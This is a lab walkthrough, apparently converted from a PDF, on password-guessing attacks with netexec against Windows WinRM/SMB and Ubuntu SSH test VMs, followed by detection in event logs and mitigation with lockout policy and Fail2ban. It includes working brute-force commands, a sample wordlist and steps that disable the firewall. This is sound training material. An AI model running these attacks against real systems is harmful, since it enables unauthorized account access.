Summary

This lab walkthrough demonstrates how multi-protocol brute-force and dictionary attacks are executed from a Kali Linux virtual machine against Windows (WinRM and SMB) and Ubuntu (SSH) targets. It provides step-by-step instructions for environment preparation, attack execution using `netexec`, log analysis and detection via Windows PowerShell and Ubuntu auth logs, and hardening implementations using Windows account lockout policies and Fail2ban.

Lab Walkthrough: Multi-Protocol Brute-Force Attacks, Detection, and Mitigation

Lab Environment Setup

We will need 3 VMs for this lab: Windows, Kali, and Ubuntu.

Before we begin, configure the respective target environments:

- **Ubuntu VM**: Install `openssh-server` and `fail2ban`, then stop `fail2ban` to clear account lockouts: Bash

```
sudo apt update && sudo apt install -y openssh-server fail2ban
sudo systemctl stop fail2ban
```

- **Windows VM**: Stop the firewall and disable account lockouts: DOS

```
netsh advfirewall set allprofiles state off
net accounts /lockoutthreshold:0
```

- **Enable Success and Failure Login Auditing on Windows**:
  1. Press `Win + R`, type `secpol.msc`, press **Enter**.
  2. Expand **Local Policies** → click **Audit Policy**.
  3. Double-click **Audit logon events**, check both **Success** and **Failure**, click **OK**.

Now we are ready to start.

Part 1 - Launch the Attacks


1. Create the Test Account on Windows

In an elevated Command Prompt, run:

DOS

```
net user /add labuser Summer2026!
net localgroup "Remote Management Users" labuser /add
```

- **Verify**: `net user labuser`




2. Enable WinRM Service on Windows

On the Windows VM, in an elevated PowerShell window, enable the WinRM service:

PowerShell

```
Enable-PSRemoting -Force
```

- **Verify**: `Get-Service WinRM`



3. Create the Wordlist on Kali


On the Kali VM, create a small wordlist that contains the real password somewhere in the middle, so the attack takes a few tries instead of succeeding instantly:

Bash

```
cat << 'EOF' > passwords.txt
123456
password
qwerty
football
letmein
monkey
```

```
dragon
baseball
iloveyou
trustno1
admin123
welcome1
Summer2026!
sunshine
princess
shadow
master
hello123
freedom
whatever
EOF
```


- **Verify**: `cat passwords.txt`



4. Launch the Dictionary Attacks


- **WinRM Attack**: Launch the dictionary attack against WinRM: Bash

```
netexec winrm <windows-ip>-u labuser -p passwords.txt
```



- **SMB Attack**: Launch the same attack against SMB on the same machine: Bash

```
netexec smb <windows-ip> --local-auth -u labuser -p passwords.txt
```




5. Prepare the Ubuntu VM & Launch SSH Attack

On the Ubuntu VM, create a matching local test account and confirm SSH is running:

Bash

```
sudo useradd -m labuser && echo "labuser: Summer2026!" | sudo chpasswd
```


- **Verify**: `id labuser`



Make sure the SSH service is running:

Bash

```
sudo systemctl status ssh
```



From Kali, launch the same attack against SSH on the Ubuntu VM:

Bash

```
netexec ssh <ubuntu-ip> -u labuser -p passwords.txt
```


Part 2 - Detect

1. Windows Detection & Log Analysis


Confirm the Windows VM is recording logon events before you analyze them:

DOS

```
auditpol /get /subcategory:"Logon"
```



On the Windows VM, open Event Viewer 4625, 4624 events we can see multi failed login



2. Ubuntu Detection

On the Ubuntu VM, search the authentication log for the same pattern:

Bash

```
grep "labuser" /var/log/auth.log | grep -E "Failed password|Accepted password"
```

Part 3 - Mitigate


1. Windows Account Lockout

On the Windows VM, in an elevated Command Prompt, set the lockout threshold:

DOS

```
net accounts /lockoutthreshold:3
```

- **Verify**: `net accounts`




Re-run the Attack and Confirm It's Blocked


On Kali, run:

Bash

```
netexec winrm <windows-ip> -u labuser -p passwords.txt
```

- **Verify**: On the Windows VM, open Event Viewer and check for a `4740` event.





2. Fail2ban Configuration on Ubuntu

Configure `fail2ban` on Ubuntu:

Bash

```
sudo tee /etc/fail2ban/jail.local > /dev/null << 'EOF'
[sshd]
enabled = true
maxretry = 3
bantime = 600
EOF


sudo systemctl restart fail2ban
sudo fail2ban-client status sshd
```

Re-run the SSH Attack and Confirm It's Blocked

On Kali, run:

Bash

```
netexec ssh <ubuntu-ip> -u labuser -p passwords.txt
```



- **Verify on Ubuntu**: `sudo fail2ban-client status sshd`

🎯 MITRE ATT&CK Mapping

Tactic	Technique ID	Technique Name	Lab Implementation
Credential Access	**T1110**	Brute Force	Iterating through passwords from `passwords.txt` against target endpoints.
Credential Access	**T1110.001**	Password Guessing	Attempting known list dictionary guesses against `labuser`.
Lateral Movement / Initial Access	**T1021.002**	SMB/Windows Admin Shares	Attacking SMB service via `netexec`.
Lateral Movement / Initial Access	**T1021.004**	SSH	Attacking Ubuntu OpenSSH service via `netexec`.
Lateral Movement / Initial Access	**T1021.006**	Windows Remote Management	Attacking WinRM service on Windows.